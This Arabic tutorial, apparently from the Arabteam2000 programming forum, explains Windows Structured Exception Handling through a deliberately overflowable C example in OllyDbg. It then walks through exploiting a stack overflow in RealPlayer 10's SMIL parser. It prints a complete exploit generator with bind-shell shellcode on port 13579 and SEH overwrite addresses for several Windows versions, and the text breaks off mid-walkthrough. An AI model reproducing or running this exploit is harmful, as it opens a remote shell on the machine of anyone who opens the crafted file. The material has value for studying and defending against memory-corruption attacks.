الكاتب : **JAAS**
جمعان عبدالله البريكي
Jaas1001@hotmail.com

الموقع : **Arabteam2000**
الفريق العربي للبرمجة
www.arabteam2000.com

(البرمجة المتقدمة للملفات التنفيذية)

الجزء ١

أخطار المعالجة المنظمة لنظام التشغيل SEH

Structured Exception Handling

الســلام عليكم ورحمة الله ،،،

مــن المــواضيــع الشيـقـة والمتـقدمـــة فــي بـرمجـــة الأنـظمـــة وكتـابـة البـرامـــج

قد يكون العقبة في مراحل إكتشاف الثغرة وقد يكون السبب الرئيسي لإختراق الجهاز؟!

موضوع مرتبط بالمعالج والنظام ولغات البرمجة ومراقبة البرامج والتشفير والثغرات وshellcode

ألا وهــو : المعالجــة المنـظمــة لـلأخطــاء والإستثنـائات ، معروف بإختـصارة SEH

أي Structured Exception Handling

قـد يعتبـرة البـعض موضـوع معقد ؟ ولـكن في هـذا المـوضوع ستكتشف العكس تماماً

وبـعض المبرمجين يعتبـرونـه موضـوع فرعـي أو لاعـلاقـــة لـة بكتـابـة البـرامـــــج

وهذا هو السبب الرئيسي لكثرة الأخطاء في برامجنا

سنبدأ بمثال بسيط لكي نكتشف مامعنى المعالجة المنظمة وكيف يقوم بها النظام

وبعد ذلك سترى الدعم المحترم الذي يقدمة برنامج olly في هذا المجال وتبسيطة لآخر درجة

وفي النهاية سنخترق الجهاز بواسطة ملف نصي وسنتفح منفذ للإتصال ؟!

وبالتأكيد عن طريق ثغرة مكتشفة في برنامج الريل بلير ١٠ وبإستخدام SEH

------- نبدأ -------

لو كنت متابع لمواضيع برمجة الأنظمة التي تحدثنا عنها سابقاً ، وبالتحديد برمجة أنظمة ٣٢ بت

إطلعنا على شيء جديد وهو مايعرف بالجداول مثل جداول الواصفات الشامل والواصفات المحلي....

في هذة المرحلة المتقدمة وبالتحديد في نواة نظام التشغيل يبدأ العمل؟! لتكوين جداول الإنتقال عند حدوث خطأ

جداول الأخطاء منفصلة عن بقية التطبيقات لكي لايحدث إنهيار للنظام بالكامل إذا حدث خطأ كبير

والدليل على ذلك سترى إستخدام قسم جديد غير قسم الكودCS وقسم البياناتDS ، وهو القسم FS

-

لفهم هذة المقدمة سنبدأ بكود بسيط بلغة السي وهو عبارة عن البلوك try و except

هذا البلوك عبارة عن تنفيذ الأوامر بداخل بلوك try إذا حدث أي خطأ ينتقل التنفيذ إلى البلوك except

لو فكرنا كيف يتم الإنتقال بكل بساطة نقل مؤشر الإنتقال من المكدس إلى القسم FS ، لاحظ

الكود:

```
#include<stdio.h>
#include<string.h>

int ExceptionHandler(void);

int main(int argc,char *argv[]){

char temp[100];
if (argc != 2)
return 1;

__try {
strcpy(temp,argv[1]);
                printf(temp);
} __except ( ExceptionHandler() ){}
return 0;
}

int ExceptionHandler(void){
printf("Exception");
return 0;
}
```

هذا البرنامج عبارة عن واجهة دوس يقوم بإستقبال المدخلات من المستخدم وعرضها

ولكن كما هو مستخدم في النظام والبرامج المعروفة قمنا بكتابة بلوك التحقق try

قم بترجمة الكود السابق لتحصل على برنامج سنطبق علية القسم الأول من الدرس ؟!

بعد عملية الترجمة شغل البرنامج بواسطة olly وقم بإدخال أي مدخلات ولتكن" AAA...."

ملاحظة في المثال الأول ستكون المدخلات للبرنامج عبارة عن سلسلة من الحرف A وعددها ١٠ أحرف

طريقة الإدخال لبرامج الدوس : من خلال القائمة Debug إختر arguments وأدخل سلسلة الأحرف

وبعد ذلك سيطلب منك olly إعادة تشغيل البرنامج لكي يرسل لة المدخلات الجديدة

والآن سنحدد نقطة توقف على المايكرو strcpy كما ترى في الكود السابق

ملاحظة المايكرو strcpy عبارة عن تعليمة REP بلغة الإسمبلي


المهم ضع نقطة توقف على العنوان 00401066

وهو يمثل التعليمة لنقل السلسلة النصية إلى المكدس:

REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]

بعد أن تحدد نقطة التوقف ، شغل البرنامج المراقب F9 لتجد أنة توقف عند العنوان السابق وهو يمثل strcpy


كما هو موضح:



لاحظ أننا أدخلنا النص السابق "AAAA .."

وتلاحظ أنة يتم نقل هذا النص إلى المكدس

بعد ذلك نستمر في التنفيذ F8 لنرى التغيرات



هذا هو محور حديثنا SEH

وتلاحظ أن برنامج olly يضع لك تلميحات عند رقم ١ و ٢

الرقم ١ يمثل مؤشر لسجل الإستثنائات وهو عبارة عن نقل البارمترات عند حدوث خطأ

مثل قيم المسجلات وأعلام المعالج ...، وهو ليس مهم في هذا الدرس

مايهمنا هو الرقم ٢ مؤشر المعالجة ، وهو العنوان الذي سينتقل لة التنفيذ

-

تلاحظ في الصورة السابقة لو قمنا بتكرار الحرف A بحدود ١٢٠ مرة
فإننا سندخل قيمة المخزن إلى هذة العناوين ، وللتجربة

أعد تطبيق الخطوة الأولى (وهي تحديد مدخلات للبرنامج من debug و arguments)

وقم بكتابة حرف "AA.." وبتكرار الحرف A بحدود ١٢٠ مرة ، ثم أعد تشغيل البرنامج


وقم بالتنفيذ F9 ، لترى :

سيقف التنفيذ عند النقطة التي قمنا بتحديدها سابقاً وهي strcpy

وبالتأكيد سيحدث خطأ لأننا قمنا بتمرين حجم ١٢٠ حرف إلى مخزن بحجم ١٠٠ حرف

وبتكرار التنفيذ F8 خمس مرات ستجد نفسك أمام القسم الجديد ؟!! وهو FS

وسيتم صناعة عناوين الإنتقال SEH ، كما ترى



لو إستمرينا بتكرار التنفيذ سيتم الإنتقال للعنوان ٤١٤١٤١٤١

مايهمنا من هذة النقطة أننا وجدنا طريقة أخرى وهي مؤشر SEH

وتلاحظ في المكدس عنوان آخر للعودة ؟ ولو قمنا بتكرار الحرف ١٤٠ مرة

فإننا سنغير في عنوان العودة ، وهنا وجدنا الطريقة الثانية للتغيير

ماهي العلاقة بين الطريقة الأولى والثانية ؟ الإجابة هي بقية الدرس...

-

ملاحظة ماسبق من الأمثلة المقصود منها التعرف على عناوين SEH بشكل مفصل


ولكن مع بقية الأمثلة والدروس لن نحتاج كل هذة الخطوات لأن olly يفي بالغرض


لاحظ الأمر في القائمة View تجد الأمر chain SEH

ولإستخدام هذا الأمر بشكل سريع ، أعد تشغيل البرنامج

ولاحظ محتوى SEH قبل تنفيذ تعليمة strcpy وبعد التعليمة ؟!

ولاحظ التغيير:





هذة العناوين التي نحتاجها للدخول في الموضوع

وبالتأكيد بعد هذة المقدمة عرفنا كيف ظهرت وكيف تغيرت ؟!

-

وبعد الدراسة النظرية والأمثلة الوهمية ،،،تـــــــابع

لترى وتطبق أمثلة حقيقية ، وأخطاء في برامج عالمية

.....

تعرفنا على طريقة جديدة لنقل التنفيذ بإستخدام SEH

ولو أردنا تعريف هذة الطريقة ، ستكون كالتالي:

مؤشر SEH عبارة عن عملية يقوم بها نظام التشغيل لنقل مجرى التنفيذ عند حدوث خطأ !

-

ولو ترجع لتعريف إكتشاف الثغرة ، وهي
البحث عن طريقة لنقل التنفيذ والتحكم بشرط حدوث خطأ .
-

هنا تظهر العقدة ؟! أو المعركة لنقل التحكم بين مكتشف الثغرة وبين النظام نفسة ، كيف؟!

أول مايحدث خطأ سيحاول النظام نقل التحكم بواسطة مؤشر SEH
و مكتشف الثغرة سيحاول نقل التنفيذ بواسطة عنوان العودة في المكدس

وفي هذة الحالة لن يدعك مؤشر SEH أن تغير في مجرى التنفيذ (في بعض الحالات)
وفي هذة الحالة يعتبر SEH عقبة أمام مكتشف الثغرة ؟!
-
ولكن ليت الأمر يبقى على ماهو علية ، لأن بعض أنواع الثغرات تعتمد على SEH ، ماهذة الألغاز ؟!

تخيل وجود فيض في المكدس وهو عبارة عن خطأ ، ولكن هذا الفيض يتسع ل ١٠٠ بايت فقط
وأول عنوان للعودة في المكدس يوجد بعد ٢٠٠ بايت ، في هذة الحالة مستحيل أن تصل إلى عنوان العودة في المكدس
ولكن توجد طريقة واحدة لنقل التنفيذ وهي إحداث خطأ والبحث على عنوان مؤشر SEH وتغييرة لعنوان الإنتقال؟
بإختصار هذة القصة هي مايعرف بالثغرات المعتمدة على المعالجة المنظمة للأخطاء SEH
وبالتأكيد هذة الطريقة إنتشرت عليها فايروسات كثيرة ....
-

وبعد هذة المقدمة إليك التطبيق العملي على ثغرة حديثة من هذا النوع ظهرت في برنامج RealPlayer 10

---الثغرة ---

الخطأ البرمجي موجود في الملف smlrender.dll وبالتحديد في مايكرو strcpy
والطريقة مشابهة للمثال السابق ، لاحظ العنوان التعليمة

```
6085F273:   REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS
```

كيف يتم الوصول إلى هنا.

برنامج الريل بلير مشهور بأنة يعالج أو يشغل أنواع كثيرة من الملفات

منها الملف بالإمتداد smil ، هذا الملف عبارة عن ملف نصي يحتوي على خصائص العرض

أو طريقة العرض ، وهو عبارة عن أكواد html بسيطة

لاحظ محتوى الملف smil:

```
<smil>
<head>
<layout>
<region id="a" top="5" />
</layout>
</head>
<body>
<text src="1024_768.en.txt" region="size" system-screen-
size="AAAAAAA"/>
</body></smil>
```

عندما يقوم برنامج الريل بلير بقرائة محتوى الملف يرتكب خطأ بقرائة حجم شاشة العرض بمايكرو strcpy
ولايقيد الحجم كما تلاحظ في الملف السابق ، حجم شاشة العرض وهو : system-screen-size
يساوي سلسلة "AAA.." هذة السلسلة لايوجد لها أي قيود تستطيع من خلالها إحداث خطأ فيض
-

الآن سنكتب برنامج إستغلال الثغرة المكتشف ؟! وسنرى طريقة كتابة ال shellcode

هذا هو كود البرنامج الذي سينتج لنا ملف smil يحتوي على shellcode يقوم بفتح منفذ لإستقبال الأوامر
==========

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char pre[]=
"<smil>\n"
" <head>\n"
" <layout>\n"
" <region id=\"a\" top=\"5\" />\n"
" </layout>\n"
" </head>\n"
" <body>\n"
" <text src=\"1024_768.en.txt\" region=\"size\" system-screen-
size=\"";

char shellcode[]=
```

```
/* bindshell port 13579 thx to metasploit.com :)
restricted chars: 0x00, 0x90, 0xa0, 0x20, 0x0a, 0x0d, 0x3c, 0x3e,
0x2f, 0x5c, 0x22, 0x58, 0x3d, 0x3b */
"\x29\xc9\x83\xe9\xaf\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x8f"
"\x35\x37\x85\x83\xeb\xfc\xe2\xf4\x73\x5f\xdc\xca\x67\xcc\xc8\x7a"
"\x70\x55\xbc\xe9\xab\x11\xbc\xc0\xb3\xbe\x4b\x80\xf7\x34\xd8\x0e"
"\xc0\x2d\xbc\xda\xaf\x34\xdc\x66\xbf\x7c\xbc\xb1\x04\x34\xd9\xb4"
"\x4f\xac\x9b\x01\x4f\x41\x30\x44\x45\x38\x36\x47\x64\xc1\x0c\xd1"
"\xab\x1d\x42\x66\x04\x6a\x13\x84\x64\x53\xbc\x89\xc4\xbe\x68\x99"
"\x8e\xde\x34\xa9\x04\xbc\x5b\xa1\x93\x54\xf4\xb4\x4f\x51\xbc\xc5"
"\xbf\xbe\x77\x89\x04\x45\x2b\x28\x04\x75\x3f\xdb\xe7\xbb\x79\x8b"
"\x63\x65\xc8\x53\xbe\xee\x51\xd6\xe9\x5d\x04\xb7\xe7\x42\x44\xb7"
"\xd0\x61\xc8\x55\xe7\xfe\xda\x79\xb4\x65\xc8\x53\xd0\xbc\xd2\xe3"
"\x0e\xd8\x3f\x87\xda\x5f\x35\x7a\x5f\x5d\xee\x8c\x7a\x98\x60\x7a"
"\x59\x66\x64\xd6\xdc\x66\x74\xd6\xcc\x66\xc8\x55\xe9\x5d\x02\x8e"
"\xe9\x66\xbe\x64\x1a\x5d\x93\x9f\xff\xf2\x60\x7a\x59\x5f\x27\xd4"
"\xda\xca\xe7\xed\x2b\x98\x19\x6c\xd8\xca\xe1\xd6\xda\xca\xe7\xed"
"\x6a\x7c\xb1\xcc\xd8\xca\xe1\xd5\xdb\x61\x62\x7a\x5f\xa6\x5f\x62"
"\xf6\xf3\x4e\xd2\x70\xe3\x62\x7a\x5f\x53\x5d\xe1\xe9\x5d\x54\xe8"
"\x06\xd0\x5d\xd5\xd6\x1c\xfb\x0c\x68\x5f\x73\x0c\x6d\x04\xf7\x76"
"\x25\xcb\x75\xa8\x71\x77\x1b\x16\x02\x4f\x0f\x2e\x24\x9e\x5f\xf7"
"\x71\x86\x21\x7a\xfa\x71\xc8\x53\xd4\x62\x65\xd4\xde\x64\x5d\x84"
"\xde\x64\x62\xd4\x70\xe5\x5f\x28\x56\x30\xf9\xd6\x70\xe3\x5d\x7a"
"\x70\x02\xc8\x55\x04\x62\xcb\x06\x4b\x51\xc8\x53\xdd\xca\xe7\xed"
"\xf1\xed\xd5\xf6\xdc\xca\xe1\x7a\x5f\x35\x37\x85";


char end[]=
" </body>"
"</smil>";

char overflow[1700];
int main(int argc,char *argv[])
{

FILE *vuln;
if(argc == 1)
{
printf("RealPlayer 10 .smil file local buffer overflow.\n");
printf("Coded by nolimit & buzzdee.\n");
printf("Usage: %s <outputfile>\n",argv[0]);
return 1;
}
vuln = fopen(argv[1],"w");
//build overflow buffer here.
memset(overflow,0x90,sizeof(overflow)); //fill with nops
memcpy(overflow+1068,"\xeb\x08\xeb\x08",4); //
memcpy(overflow+1072,"\x4a\xe1\xc9\x61",4); // se handler in win
xp
// (pop pop ret)
memcpy(overflow+1084,"\xeb\x08\xeb\x08",4); //
memcpy(overflow+1088,"\xae\x7f\xA2\x60",4); // se handler in
win2k3
```

```
//(pop pop ret) for small biz or something
memcpy(overflow+1100,"\xeb\x08\xeb\x08",4); //
memcpy(overflow+1104,"\xae\x7f\xA2\x60",4); // se handler in
win2k3
//(pop pop ret) enterprise
memcpy(overflow+1108,"\xeb\x08\xeb\x08",4); //jump +8 into nops
memcpy(overflow+1112,"\xbf\xbb\xA2\x60",4); //overwrite seh
(win2k)
//with call ebx (pncrt.dll - hopefully universal ...^^)
memcpy(overflow+1125,shellcode,sizeof(shellcode));


if(vuln)
{
//Write file
fprintf(vuln,"%s%s\"/>\n%s",pre,overflow,end);
fclose(vuln);
}
printf("File written.Binds a shell on port 13579.\nOpen with
realplayer to exploit.\n");
return 0;
}
```

لا تغتر بهذة الأكواد فهي بسيطة ،،،
وهي عبارة عن كتابة ملف smil بنفس الكود البسيط الذي وضحناة سابقاً
ولكن في حجم الشاشة system-screen-size يغير السلسلة النصية AAAAA
إلى تعليمات nop ومن ثم كتابة برنامج يستخدم دوال API لفتح منفذ جديد وهو ١٣٥٧٩
وشفرة البرنامج هي التي تشاهدها بالأرقام أي المتغير shellcode
بالإضافة إلى أن البرنامج يكتب عنوان جديد ، ياترى ماهو ؟!
بالتأكيد مؤشر SEH للإنتقال .

==========
والآن بقي أن نرى بالصور لكي نتأكد من عمل الثغرة .

شغل برنامج olly ، وإختر الريل بلير وبعد إنتهاء التحميل إضغط F9 لتشغيل البرنامج.
في هذة اللحظة إذا توجهت لتعليمة الخطأ لن تجدها لأن المكتبة smlrender.dll لم تحمل إلى الذاكرة بعد


المهم ضع نقطة توقف عند العنوان
6166A763: ADD ESP,0C
وبعد ذلك إنتقل إلى برنامج الريل بلير ، من قائمة file ثم open وإختر ملف الثغرة smil
بعد أن تختار الملف مباشرة ستجد أن البرنامج توقف عن النقطة التي حددتها
في هذة اللحظة إذا إنتقلت إلى عنوان تعليمة الخطأ ، فلن تجدها لنفس السبب ، لم يتم تحميل المكتبة بعد

أهم شيء لاتعصب؟! إضغط F9 لإستمرار التنفيذ مرة أخرى ، وستجد البرنامج عاد إلى نفس النقطة
ثم إضغط F9 للمرة الثانية ، وسيقف التنفيذ في نفس العنوان ولكن هذة المرة تم تحميل المكتبة
smlrender.dll

ومن خلال Ctrl+g توجة للعنوان 6085F273

```
6085F273:      REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS>
```

هذة هي تعليمة الخطأ ضع مئة نقطة توقف عليها ، ثم إضغط F9 ليقف التنفيذ عندها
بمجرد تنفيذها تحدث المشاكل ، كما ترى :




-
وللتأكد ، جرب الأمر من القائمة View ثم SEH قبل التعليمة وبعدها لترى التغير.
توجهة إلى عنوان SEH الجديد وضع نقطة توقف

```
60A27FAE:    5B                    POP  EBX
```

المهم إلى الآن لم يتم نقل التنفيذ ، تتبع البرنامج F8 عدة مرات إلى أن تصل إلى
تعليمة الخطأ التي توقف التنفيذ:

لاحظ:



